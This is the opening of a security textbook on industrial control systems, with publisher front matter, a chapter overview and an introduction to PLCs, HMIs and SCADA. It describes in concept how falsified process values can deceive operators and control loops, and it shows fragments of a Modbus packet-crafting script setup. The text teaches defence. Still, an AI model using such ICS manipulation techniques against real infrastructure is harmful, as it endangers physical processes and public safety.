Pascal Ackerman

# Industrial Cybersecurity

Efficiently secure critical infrastructure systems

Packt

# Industrial Cybersecurity

Efficiently secure critical infrastructure systems

**Pascal Ackerman**

Packt

BIRMINGHAM - MUMBAI

# Industrial Cybersecurity

Copyright © 2017 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: October 2017

Production reference: 1161017

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.
ISBN 978-1-78839-515-1

www.packtpub.com

# Credits

**Author**
Pascal Ackerman

**Reviewers**
Richard Diver
Sanjeev Kumar Jaiswal

**Commissioning Editor**
Vijin Boricha

**Acquisition Editor**
Heramb Bhavsar

**Content Development Editor**
Sweeny Dias

**Technical Editor**
Vishal Kamal Mewada

**Copy Editor**
Stuti Srivastava

**Project Coordinator**
Virginia Dias

**Proofreader**
Safis Editing

**Indexer**
Rekha Nair

**Graphics**
Kirk D'Penha

**Production Coordinator**
Deepika Naik

# About the Author

**Pascal Ackerman** is a seasoned industrial security professional with a degree in electrical engineering and over 15 years of experience in designing, troubleshooting, and securing large-scale industrial control systems and the various types of network technologies they utilize. After more than a decade of hands-on, in-the-field experience, he joined Rockwell Automation in 2015 and is currently employed as Senior Consultant of Industrial Cybersecurity with the Network and Security Services Group. He recently became a digital nomad and now travels the world with his family while fighting cyber adversaries.

*In the first place, I would like to thank my wife, Melissa, for her moral support while writing this book and for enduring the many long nights of studying and experimenting with cybersecurity that went into chasing my dream. Next, I would like to acknowledge the Packt team of editors for all the hard work and dedication they put into this book. Special thanks goes out to Sweeny Dias, who had the misfortune of trying to keep me on schedule as I attempted to balance my personal, professional, and book-writing lives. I would also like to acknowledge the fantastic team members I have encountered since taking on my role with Rockwell Automation. Finally, I would like to thank all the individuals I have crossed paths with and who have inspired me to pursue my passion for cybersecurity.*

# About the Reviewers

**Richard Diver** has over 20 years' experience in information technology across multiple sectors and geographies. He has worked for the largest companies, such as Microsoft, and also with smaller consultancies and business in the UK, Belgium, Australia, and the USA. With a deep technical background in Microsoft products and strong experience with strategy and architecture across industries, he is now focused on security to protect sensitive information, business-critical infrastructure, end-user mobility, and identity management.

Richard lives near Chicago with his wife and three daughters, and is passionate about technology and bringing enthusiasm to every workplace.

**Sanjeev Kumar Jaiswal** is a computer science graduate with 8 years of industrial experience. He uses Perl, Python, and GNU/Linux for his day-to-day activities. He is currently working on projects involving penetration testing, source code review, security design, and implementations. He is mostly involved in web and cloud security projects.

Sanjeev loves teaching to engineering students and IT professionals. He has been teaching for the past 8 years in his leisure time. He is currently learning machine learning for cybersecurity and cryptography.

He founded Alien Coders, based on the learning through sharing principle for computer science students and IT professionals in 2010, which became a huge hit in India among engineering students. You can follow him on Facebook at aliencoders, on Twitter at @aliencoders, and on GitHub at aliencoders.

He wrote Instant PageSpeed Optimization and co-authored *Learning Django Web Development* with Packt . He has reviewed more than seven books for Packt and looks forward to authoring or reviewing more, from Packt as well as others.

## www.PacktPub.com

For support files and downloads related to your book, please visit `www.PacktPub.com`.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com`, and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

Mapt

`https://www.packtpub.com/mapt`

Get the most in-demand software skills with Mapt. Mapt gives you full access to all Packt books and video courses, as well as industry-leading tools to help you plan your personal development and advance your career.

## Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

# Customer Feedback

Thanks for purchasing this Packt book. At Packt, quality is at the heart of our editorial process. To help us improve, please leave us an honest review on this book's Amazon page at `https://www.amazon.com/dp/1788395158`.

If you'd like to join our team of regular reviewers, you can email us at `customerreviews@packtpub.com`. We award our regular reviewers with free eBooks and videos in exchange for their valuable feedback. Help us be relentless in improving our products!

# Table of Contents

# Preface

With the ever-improving and ever-changing cyber threats, businesses need to be on their toes to ensure their safety. This comprehensive book will guide you through understanding the basics of cybersecurity and industrial protocols necessary for building robust industrial control systems. Through real world scenarios, you will understand vulnerabilities and will be equipped with techniques to ward off all kinds of cyber threats.

## What this book covers

`Chapter 1`, *Industrial Control Systems*, this chapter starts with an overview of the individual parts that make up an Industrial control system. It then explains the different types of Industrial control systems and the devices and technologies typically found within them. This chapter will also introduce the Purdue model, shows where parts of an ICS system belong within that model and describes which network technologies and protocols are used for communication between them.

`Chapter 2`, *Insecure by Inheritance*, this chapter explains how Industrial control systems were originally designed to be open, easy-to-use, reliable and fast and how security was never a design goal for various reasons. Then, the chapter will explain how, for the support of ICS network convergence, these insecure proprietary technologies were adapted to work on a common transport medium—Ethernet—and the security implications of doing this. The chapter includes detailed description of the most popular communication protocols and their vulnerabilities.

`Chapter 3`, *Anatomy of an ICS Attack Scenario*, this chapter sets the stage of the next part of the book, ICS insecurity. It will take the reader through the steps of a real-world ICS attack scenario as performed on a fictional company's ICS network (this ICS network will be used throughout the rest of the book as a silver lining to illustrate the material at hand). It explains in detail the motivation, objective, process/procedures, the tools used and possible outcome of a modern day Industrial control system attack and compromise.

`Chapter 4`, *Industrial Control System Risk Assessment*, this chapter shows how to use the knowledge learned from the attack scenario from the previous chapter and use it to understand the reasoning behind ICS risk assessments. It introduces the concept of kill chains or attack matrixes and how they are used to start planning mitigation efforts.
The chapter will read as a continuation on the intrusion story from 3rd chapter with the fictional company hiring a security consultant to assess their ICS security posture.

`Chapter 5`, *The Purdue Model and a Converged Plantwide Ethernet*, this chapter is a detailed explanation on the Purdue Enterprise Reference Architecture (short for PERA) as it pertains to ICS architecture—the Purdue model. The Purdue model is an industry best-practice and widely adopted concept model for ICS network segmentation and is used extensively to explain security strategies and architecture.

`Chapter 6`, *The Defense-in-depth Model*, this chapter explains the defense in-depth model, how it fits into the Converged Plantwide Ethernet model and how it relates to ICS security. This chapter sets the stage of the remainder of this part of the book.

`Chapter 7`, *Physical ICS Security*, This chapter explains how to restrict physical access to the ICS by discussing the methodology of ICS centric physical security and applying some of the best practice techniques and activities as outlined that are outlined in the defense-in-depth model.

`Chapter 8`, *ICS Network Security*, this chapter explains how to restrict access to the ICS network by discussing the methodology of ICS centric network security and applying some of the best practice techniques and activities that are outlined in the defense in depth model.

`Chapter 9`, *ICS Computer Security*, this chapter explains how to harden ICS computer systems by discussing the methodology of ICS centric computer security and applying some of the best practice techniques and activities that are outlined in the defense in depth model.

`Chapter 10`, *ICS Application Security*, This chapter shows how to improve application security by application hardening exercises and discussing ICS centric life cycle management methodologies.

`Chapter 11`, *ICS Device Security*, this chapter shows how to improve device security by device hardening exercises and discussing ICS centric device life cycle management methodologies.

`Chapter 12`, *The ICS Cybersecurity Program Development Process*, this chapter explains the activities and functions involved in setting up an ICS security program including defining of ICS centric security policies and risk management.

## What you need for this book

To get the most out of this book, ideally you should have some experience with supporting an Industrial control system and the network technologies it uses. The topics covered in this book will resonate more if you have lived the struggle to have to update, maintain and secure an ICS that is in full production. That's not to say that you will be lost if you don’t have that experience. The book will cover all the background information needed to comprehend the technical exercises and security activities.

From a technical standpoint, access to a virtualization platform will be required if you want to follow along the exercises in the book. The virtualization solution can be VMware Workstation, Microsoft Hyper-V, or Oracle VirtualBox. Throughout the book I will point out where to find and how to configure specific applications, needed to follow along with the exercises.

## Who this book is for

If you are a security professional who wants to ensure a robust environment for critical infrastructure systems, then this book is for you. IT professionals interested in getting into the cybersecurity domain or who are looking at succeeding in industrial cybersecurity certifications would also find this book useful.

## Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning. Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "Save the script as `Modbus_server.py` and then start it."

A block of code is set as follows:

```
# Import the libraries we need
from pymodbus.server.async import StartTcpServer
from pymodbus.device import ModbusDeviceIdentification
from pymodbus.datastore import ModbusSequentialDataBlock
from pymodbus.datastore import ModbusSlaveContext, ModbusServerContext
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
# Defining the script variables
srcIP = '192.168.179.129'
srcPort = random.randint(1024, 65535)
dstIP = '192.168.179.131'
dstPort = 502
seqNr = random.randint(444, 8765432)
ackNr = 0
transID = random.randint(44,44444)
```

Any command-line input or output is written as follows:

```
$ sudo apt-get install python-pip # In case pip did not get installed
$ sudo pip install pyModbus
```

**New terms** and **important words** are shown in bold.

Warnings or important notes appear like this.

Tips and tricks appear like this.

## Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book-what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of. To send us general feedback, simply email `feedback@packtpub.com`, and mention the book's title in the subject of your message. If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at `www.packtpub.com/authors`.

## Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

### Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books-maybe a mistake in the text or the code-we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title. To view the previously submitted errata, go to `https://www.packtpub.com/books/content/support`, and enter the name of the book in the search field. The required information will appear under the Errata section.

### Piracy

Piracy of copyrighted material on the internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the internet, please provide us with the location address or website name immediately so that we can pursue a remedy. Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material. We appreciate your help in protecting our authors and our ability to bring you valuable content.

### Questions

If you have a problem with any aspect of this book, you can contact us at `questions@packtpub.com`, and we will do our best to address the problem.

# 1
# Industrial Control Systems

If you purchased, borrowed or otherwise picked up this book, there is a good chance you are concerned about Industrial Controls System or ICS security in some way. Along with regular cyber security, ICS security is a hot topic these days. Not a day goes by without some company getting compromised, critical infrastructure controls systems getting infiltrated or our personal information getting splattered all over the internet. As a matter of fact, while writing this book, the following major security events occurred, some even influenced the material of this book:

- In May of 2017 the WannaCry ransomware severely impacted the **National Health Service** (**NHS**) and locked hospital workers out of critical healthcare patient data:
  - `http://iiot-world.com/cybersecurity/the-impact-of-wannacry-on-industrial-control-systems-ics/`
- In June of 2017 it is discovered that a sophisticated piece of malware, named **Crash Override**, targeted infrastructure companies in the United States and Europe in 2014 and brought down the Ukraine electric utilities in 2015. At first it was believed the attacks were random acts of aggression with limited intelligence. Research, performed by Dragos unveiled malicious code that sets a new level of sophistication in ICS targeted malware:
  - `https://www.dragos.com/blog/crashoverride/`
- In July of 2017 the **NotPetya WiperWorm** causes major downtime and revenue loss for companies like companies the Oreo cookie maker Mondelez, drug maker Merck and car manufacturer Honda:
  - `https://www.reuters.com/article/cyber-results-idUSL1N1KO0VB`

- Not directly related to ICS security but well worth mentioning here as the Equifax breach of September 2017 is a great example of how flawed security can lead to a devastating compromise of customer's personal information. With some due diligence and common security practices this disaster could have been prevented:
    - `http://clark.com/personal-finance-credit/equifax-breach-how-to-protect-yourself-from-whats-coming-next/`


By writing this book I am embarking in educating the reader in the process of securing an Industrial control system by applying industry-wide adopted best practice methods and technologies. The book will use a fictive company as a silver lining throughout the learning process. The company isn't directly based on any real-time business but more a cumulative set of experiences of security postures and situations I have encountered over time.

Before we can dive into any security discussions, with this first chapter, we will discuss exactly what an **Industrial control system** (**ICS**), is and what it does. We will look at the different parts that make up an Industrial control system. From an architectural perspective, we will examine the individual parts that can be found in modern day ICSes and look at how they work together to accomplish a common task. We will end the chapter with an examination of the various industrial communication protocols that are used to connect all the parts, systems, and devices in an ICS. This includes a high-level explanation of the Purdue model, a reference model commonly used to explain Industrial control system.

## An overview of an Industrial control system

From the traffic lights on your drive to work, or the collision avoidance system of the train or metro, to the delivery of electricity that powers the light you use to read this book, to the processing and packaging that went into creating the jug of milk in your fridge, to the coffee grinds for that cup of joe that fuels your day; what all these things have in common are the Industrial control systems driving the measurements, decisions, corrections, and actions that result in the end products and services that we take for granted each day.

The following diagram shows the architecture of a properly designed, modern ICS. The intent of this book is to educate you on the methodologies and considerations that went into the design of an architecture, such as the one shown here:




Technically speaking, the Industrial control system lives in the area marked **Industrial Zone** of the preceding diagram. However, as we will discuss later in this book, because most ICSes interact with the **Enterprise Zone**, in order to effectively secure the system as a whole, consideration must also be given to the systems in the **Enterprise Zone**.

An ICS is a variety of control systems and associated instrumentation used in industrial production technology to achieve a common goal, such as creating a product or delivering a service. From a high-level perspective, ICSes can be categorized by their function. They can have one or several of the functions discussed in the following sections.

## The view function

The view function encompasses the ability to watch the current state of the automation system in real time. This data can be used by operators, supervisors, maintenance engineers, or other personnel to make business decisions or perform corrective actions. For example, when the operator sees that the temperature of cooker 1 is getting low, they might decide to increase the steam supply of the cooker to compensate this. The view process is passive in nature, merely providing the *information* or *view* for a human to react on:



From a security perspective, if an attacker can manipulate the operator's view of the status of the control system or, in other words, can change the values the operator bases their decisions on, the attacker effectively controls the reaction and, therefore, the complete process. For example, by manipulating the displayed value for the temperature of cooker 1, an attacker can make the operator think the temperature is too low or too high and have him or her act upon the manipulated data.


## The monitor function

The monitor function is often part of a control loop, such as the automation behind keeping a steady level in a tank. The monitor function will keep an eye on a critical value, such as pressure, temperature, level, and so on, and compare the current value against predefined threshold values, and alarm or interact depending on the setup of the monitoring function. The key difference between the view function and the monitor function is in the **determination of deviation**. With monitoring functions, this determination is an *automated process*, whereas with a view function, this determination is made by a *human looking at the values*. The reaction of the monitor function can range from a pop-up alarm screen to a fully automated system shutdown procedure.

From a security perspective, if an attacker can control the value that the monitor function is looking at, the reaction of the function can be triggered or prevented; for example, a case where a monitoring system is looking at the temperature of cooker 1, preventing the temperature from exceeding 300 degrees Fahrenheit. If an attacker feeds a value of less than 300°F into the system, that system would be tricked into believing all is well, while in actuality, the system could be in meltdown.

## The control function

The following diagram illustrates the control function:



The **control function** is where things are controlled, moved, activated, and initiated. The control system is what makes actuators engage, valves open, and motors run. The control actions can either be initiated by an operator pushing a button or changing a set point on an HMI screen, or it can be an automated response as part of the process control.


From a security perspective, if an attacker can manipulate the values (the input) the control system reacts to or if the attacker can change or manipulate the control function itself (the control program), the system can be tricked into doing things it wasn't designed to do or intended for.

Now I can hear you all say that manipulating values is all nice and dandy, but surely that cannot be done with modern switched networks and encrypted network protocols. That would be true if those technologies were implemented and used. The sad state of affairs is that on most, if not all, ICS networks, the **confidentiality** and **integrity** parts of the CIA security triage are of less importance than **availability**. Even worse, for most Industrial control systems, availability ends up being the only design consideration when architecting the system. Combine that with the fact that the ICS communication protocols that run on these networks were never designed with security in mind, and one can start to see the feasibility of the scenarios mentioned.

More about all this will be discussed in later chapters, when we dive deeper into the vulnerabilities mentioned and look at how they can be exploited.

## The Industrial control system architecture

Industrial control system is an all-encompassing term used for various automation systems and its devices, such as **Programmable Logic Controllers** (PLC), **Human Machine Interface** (**HMI**), **Supervisory Control and Data Acquisition** (SCADA) systems, **Distributed Control Systems** (DCS), **Safety Instrumented Systems** (SIS), and many others:



## Programmable logic controllers


**Programmable logic controllers**, or **PLCs**, are at the heart of just about every Industrial control system. These are the devices that take data from sensors via input channels and control actuators via output channels. A typical PLC consists of a microcontroller (the brains) and an array of input and output channels. Input and output channels can be analog, digital, or network-exposed values. These I/O channels often come as add-on cards that attach to the backplane of a PLC. This way, a PLC can be customized to fit many different functions and implementations.

The programming of a PLC can be done via a dedicated USB or serial interface on the device or via the network communications bus that is built into the device or comes as an add-on card. Common networking types in use are Modbus, Ethernet, ControlNet, PROFINET, and others.

PLCs can be deployed as standalone devices, controlling a certain part of the manufacturing process, such as a single machine, or they can be deployed as distributed systems, spanning multiple plants in disperse locations with thousands of I/O points and numerous interconnecting parts.


## Human Machine Interface

The **HMI** is the window into the control system. It visualizes the running process, allowing inspection and manipulation of process values, the showing of alarms, and trending of control values. At its simplest form, an HMI is a standalone touch-enabled device that communicates via a serial or Ethernet encapsulated protocol. More advanced HMI systems can use distributed servers to offer a redundant supply of HMI screens and data:



## Supervisory Control and Data Acquisition


The Supervisory Control and Data Acquisition system is a term used to describe a combined use of ICS types and devices, all working together on a common task. The following diagram illustrates an example SCADA network. Here, the SCADA network is comprised of all the equipment and components that together form the overall system. SCADA systems are often spread out over a wide geographical area as a result of being applied to power grids, water utilities, pipeline operations, and other control systems that use remote operational stations:


SCADA Master Station/Control Center
Comm. Links
Remote Substation
1200 bps + (down to 300 bps in actual installations)
Intelligent Electronic Devices
Actuator
Meter
Accumulator
Radio
Microwave
Spread-spectrum
HMI/SCADA Master
External Control Points
Twisted-pair
Fiber-optics
Dial-up
Leased line
Remote Terminal Unit (RTU)
Programmable Logic Controller (PLC)

## Distributed control system

